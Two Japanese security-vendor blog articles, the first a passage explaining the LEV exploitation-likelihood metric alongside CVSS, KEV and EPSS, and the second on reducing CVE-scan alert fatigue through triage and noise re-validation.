    LEV はその名の通り脆弱性が侵害される可能性を示したものです。ご存じの方も多いと思いますが、脆弱性のうち、いわゆるCommon Vulnerability Enemuration(CVE)と呼ばれる識別子が付与され、公開された脆弱性は2024年にNVDに登録されたものだけで39,982件に及びます*2。このため、脆弱性の管理については検出されたものの全件の一斉解消ではなく、脅威によるリスクや業務継続性・レジリエンシーなどの観点からの優先順位付けを行う方向へと北米・欧州では舵が切られています。この流れで2021年に登場した業界標準的な位置づけの脅威情報のデータセットが2つあります。1つは悪用された脆弱性をカタログ化した Known Exploited Vulnerability(侵害されたことが知られている脆弱性、略称 KEV)カタログ、もう一つがEPSSスコアです。しかしKEVカタログもEPSSスコアもそれぞれ仕様に限界があります。これらの仕様を補うものとしてLEVが提示されています。

    既存の指標の解説

    既存の脆弱性の評価の指標には以下のものがあります。

    CVSS

    一般的にCVEとセットで用いられるCVSS(Common Vulnerability Scoring System)のベーススコアは、単体の脆弱性に対する静的な深刻度評価となります。CVSSバージョン4からは脅威スコアが追加されましたが、このスコアは継続して更新される必要があることから実際に利用されるケースはまれです。このため、現実的に悪用される可能性を示すものというよりは、発見された当初の静的解析の結果と見るべきでしょう。なお、CVSS は静的解析の指標となり、脅威に関する指標がベーススコアに含まれていないことなどから、LEV のホワイトペーパーでは詳細は触れられていません。

    KEVカタログ

    KEVカタログはCISAが運用している、侵害された「後」の実績があるCVEを集めたカタログです。アメリカでは拘束力のある運用指令(BOD,Binding Operational Directive)22-01*3に基づき、連邦情報および連邦情報システムを保護する目的で連邦政府機関に対して出された強制的な指示として、侵害されたことが知られている脆弱性による重大なリスクを回避することが義務付けられており、この脆弱性の周知方法としてKEVカタログが用いられています。

    なお、CISAは主に米国連邦政府機関向けに情報を収集・公開しているため、他の国での侵害情報が反映されない(または反映されるまでに時間がかかる)ことがあります。この反映されない脆弱性情報は、脅威インテリジェンスベンダが脅威インテリジェンスフィードとして顧客に提供する、アメリカ以外の国のCERTや政府機関が情報を提供する、といった方法で補完されています。

    2024年のKEVカタログ登録状況の分析記事はこちらから
    2025年Q1統計

    EPSS

    EPSSは実際の侵害活動の状況などを幅広いデータパートナーから収集したデータを用いた学習モデルにより、今後30日間の侵害の可能性をパーセンタイル値であらわしたものになります*4 ただし、EPSSについては過去に侵害された脆弱性の評価値が低く出る傾向がEPSSのFAQで言及されている点には注意が必要でしょう*5 。なお、EPSSは2025年5月17日にバージョン4がリリースされ、より広範なデータソースからデータを収集するなどの更新が行われています*6 。LEVのホワイトペーパーではEPSSはプレ脅威インテリジェンスとして、「明らかに侵害されている脆弱性」の一段階下のレベルの脆弱性の補足に利用されることが望ましいとされています。

    LEV 方程式

    今回公開されたホワイトペーパーではLEV方程式として以下の2つが提示されています。

    • LEV方程式
    • LEV2方程式

    いずれもEPSSを用いて、脆弱性が過去に悪用されたことが観測された確率を算出するための方程式となります。なお、LEV方程式で使用される変数と関数は以下の通りです。

    -v: 脆弱性(例: CVE)
    -d: 時間成分のない日付(例: 2024-12-31)
    -d0: そのvに対して EPSS スコアが利用可能になった最初の日付
    -dn: 計算を実行すべき日付(通常は現在の日付)
    -epss(v,d): 日付dにおける脆弱性-vの EPSS スコア
    -dates(d0,dn,w): d0を含み、dnを超えない、wの倍数をd0に加えて形成される日付のセット
    -datediff(di,dj): diとdjの間の日数(両端を含む)
    -winsize(di,dn,w): datediff(di,dn) ≥ wの場合はw、datediff(di,dn) < wの場合はdatediff(di,dn)
    -weight(di,dn,w): winsize(di,dn,w)/w

    なお、EPSSやKEVカタログがそうであるように、LEVの確率が高いものはCVE全体では限定的であることも検証結果として提示されています。

    LEV方程式

    EPSSスコアを用いて、悪用確率の計算を行うもので、このホワイトペーパーでの議論などの基礎となるものです。以下は方程式の近似表現になります。オリジナルの方程式はホワイトペーパーのp.8をご参照ください。

    LEV(v, d_in, d_n) >= 1 – ∏[∀d_i∈data(v,d_in,d_n)] (1 – epss(v, d_i) × weight(d_i, d_n, 30))

    LEV2方程式

    LEV2方程式では単一のEPSS スコア(それ自体が30日間のウィンドウに対する悪用確率)をある単一の日付における悪用可能性として扱う点がLEV方程式と異なります。このため、計算期間(d_in, d_n)の期間の EPSS スコアすべてを取り込む点において大きな違いがあります。
    以下は方程式の近似表現になります。オリジナルの方程式はホワイトペーパーのp.9をご参照ください。

    LEV2(v, d_in, d_n) >= 1 – ∏[∀d_i∈data(v,d_in,d_n)] (1 – epss(v, d_i)/30)

    ホワイトペーパーで提唱されているLEVの用途

    LEVの用途は以下の4つがホワイトペーパーで提唱されています。

    • 過去に侵害された脆弱性数の推計
    • KEV カタログの包括性の測定
      ・KEV カタログはその目的も相まって、収録数に一定程度の限界があります(参考)
    • KEV カタログベースの修復優先順位付けの拡張
      LEV が示す確率の閾値しきいちを設定し、その閾値を超える脆弱性をKEVカタログの補完に用いるもの
    • EPSS ベースの修復優先順位付けの拡張
      ・EPSS は一部の脆弱性について不正確な値を出力することがわかっています(参考)
      ・本来はKEVカタログがすべての侵害された脆弱性を網羅すべきですが、KEVカタログも包括性には限界があることから、EPSSの修正をすべてKEVカタログに依存することも限界があります
      ・EPSSのスコアをKEVカタログによる実績から修正しつつ、LEVが示す確率で補完することで、過去の悪用と未来の悪用可能性の両方をカバーすることを目的としています。
      ・ただしKEVカタログの網羅性の向上はKEVカタログの運用に依存するため、この手法にも限界がある点に注意が必要です。

    脆弱性管理におけるLEV

    冒頭にもある通り悪用される脆弱性は限られている一方で脆弱性は膨大に増え続けています。このため、脆弱性に対してはすべてに対処するというアプローチから、一定の優先度を設けて順に対処していくアプローチへと変わりつつあります。ここで優先度を設けるにあたっては、以下のような指標を用いて優先順位付けすることが必要となります。

    1. 脆弱性が悪用されているかどうか
    2. 脆弱性が悪用される可能性がどの程度か
    3. 悪用される可能性がある脆弱性が外部からどの程度接続可能か
    4. 自社・組織の経営上の影響度や個別のサービスレベルに応じた優先度の定義

    このうち、2.についての情報を提供するものの一つとしてLEVを利用できる可能性があります。

    LEVの制約事項

    LEVにも制約事項が存在します。以下はホワイトペーパーが公開された2025年5月末時点での制約事項です。

    • LEVは基礎データとしてEPSSに依存しているため、EPSSの性能にその精度が大きく依存する
      ・LEVの性能検証が困難
      ・EPSSの性能検証は公開されているが、これをもってLEVの性能の計算を行うことはできない
      ・これは実際の悪用の有無や悪用の観測時期に関するデータが完全には入手できないことに起因する
    • 発見から長期間を経ている脆弱性のLEVスコアは高値になる傾向がある
    • 実証について
      ・多数のCVEと悪用の実績、悪用観測に関する経時適菜データを用いた実証テストが行われていない
      ・現時点ではLEVはEPSSバージョン3に基づく実証しか行われていない
    • KEVカタログやそれに準ずる脅威インテリジェンスフィードで侵害されたことが確認できる脆弱性は、LEVやEPSSに優先して評価されるべきである

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年6月4日(水)13:00~14:00
    「知っておきたいIPA『情報セキュリティ10大脅威 2025』~セキュリティ診断による予防的コントロール~」
  • 2025年6月11日(水)13:50~15:00
    「DDoS攻撃から守る!大規模イベント時のセキュリティ-大規模イベント開催中に急増するDDoS攻撃の事例と防御策を解説- 」
  • 2025年6月18日(水)14:00~15:00
    「侵入が防げない時代に選ぶべき脆弱性診断サービスとは?~実績・サポート・診断基準で比較する、最適な脆弱性診断の選び方~」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    CVEスキャン誤検知を防ぐ!セキュリティアラート疲れ解消策4選

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    企業のセキュリティチームに所属するシステム開発担当者や情報システム担当者の皆様、日々のCVEスキャンから大量に届く誤検知セキュリティアラートに疲弊していませんか?本記事では、セキュリティアラートのノイズを抑えつつ真のリスクを見極める4つの解消策をご紹介します。

    お問い合わせ

    お問い合わせはこちらからお願いします。後ほど、担当者よりご連絡いたします。

    夜な夜な鳴りやまぬアラートの洪水 ―その深刻度とは

    セキュリティチームのもとに届くアラートは、現代の組織にとってまさに“第二のメール地獄”です。OX Security「2025 Application Security Benchmark」によると、178社を対象に90日間で収集したアプリケーションセキュリティ検出は1億1,344万件。組織当たり平均56万9,354件のアラートが発生し、そのうち97.92%が情報提供レベルの”ノイズ”と判定されていました。しかしこのノイズを「完全無視」していいわけではありません。“98%ノイズ”の山が、まさに今日のセキュリティ担当者に襲いかかる「アラート疲れ」の正体です。

    アラートノイズの裏側 ―過剰検知はなぜ起きるのか

    自動化されたCVEスキャンは、不用意な誤検知を生む温床でもあります。たとえば、実際には運用環境でまったく使われていないライブラリに含まれるCVEが検出されるケースは後を絶ちません。パッケージ名の不一致や一時的なテスト用モジュールまでスキャン対象になることで、対応すべき脆弱性は雪だるま式に膨らみます。しかもその大半は、理論上は脆弱だが現実には悪用困難という状態であることも多いのです。

    さらに、全警告のうち修正プログラムが提供されている緊急(Critical)または高(High)レベルの脆弱性でも、本番環境で実際にシステムに読み込まれているケースは15%にすぎないという調査結果もあります。これは「コードが稼働していない部分にまで対応コストをかける必要はない」というフィルタリングの重要性を裏付けています。

    危機回避の“4つのロジック” ―全アラートを見逃さない仕組み

    脅威の対応優先度付け(インテリジェント・トリアージシステム)

    単にCVSSやCVEの有無で判断せず、実際に稼働中のパッケージか、修正プログラムが公開済みか、さらにCISA「Known Exploited Vulnerabilities Catalog」(KEVカタログ)に含まれるかを加味したスコアリングを実施します。これにより、“実際に悪用観測済みの脆弱性”を浮き彫りにします。また、その脆弱性が業務サービスに与える影響度やEPSS(Exploit Prediction Scoring System)スコアなども考慮することで、真のリスクを見極めることができます。

    関連記事:
    「CVEとは?共通脆弱性識別子の基本と管理方法を徹底解説」

    継続的モニタリングとサンプリング検証

    「低リスク」と判定された98%のノイズアラート群も完全に放置せず、週次または月次でランダムに抽出して再評価するプロセスを自動化します。依存関係の更新や新たなエクスプロイトコードの公開時など、環境変化を捉えて警戒レベルの見直しを行うことが重要です。

    開発者担当者への具体的な修正内容の提示

    抽象的なアラート表示ではなく、「どのファイル/行に、どういうコード修正を行うべきか」「修正後に再スキャンする手順まで」をワンストップで提示する仕組みを構築します。これにより、実装者の心理的負荷とやり取りコストを大幅に削減できます 。

    ノイズ検証率のKPI化

    リスクレベル低のアラートのうち、何%が再評価済みかをダッシュボード化し、未検証の放置時間がどれくらいかを把握しておきます。これは経営層への報告資料としても説得力を持ち、ただ脆弱性を放置しているわけではない、ということを定量的に示す指標になります。

    “放置”ではなく“最適化” ―次世代アラート管理へ

    Cybereasonが警鐘*7を鳴らすように、アラート疲れは「静かなる流行病」として組織の防御力をじわじわ蝕みます。しかし、適切なフィルタリングと分析を体系化し、継続的に検証する仕組みを整えれば、98%の“ノイズ”も真のリスクになる前に安全性を担保でき、残り2-5%のより緊急性の高いアラートへの対応を優先することができます。

    今日からでも始められるのは、AI/ルールベースの自動トリアージツールの導入と、ノイズ検証サイクルの設計です。これこそが、セキュリティチームと開発チーム双方の疲弊を防ぎ、アプリケーションの安全性を確実に高める鍵となるでしょう。

    【参考情報】

  • Scribe Security,「脆弱性スキャンでCVEバーンアウトとアラート疲労を回避するには?」
  • Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年5月28日(水)13:00~14:00
    「脆弱性診断の新提案!スピード診断と短納期で解決する「SQAT® with Swift Delivery」セミナー」
  • 2025年6月11日(水)13:50~15:00
    「DDoS攻撃から守る!大規模イベント時のセキュリティ-大規模イベント開催中に急増するDDoS攻撃の事例と防御策を解説- 」
  • 2025年6月18日(水)14:00~15:00
    「侵入が防げない時代に選ぶべき脆弱性診断サービスとは?~実績・サポート・診断基準で比較する、最適な脆弱性診断の選び方~」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像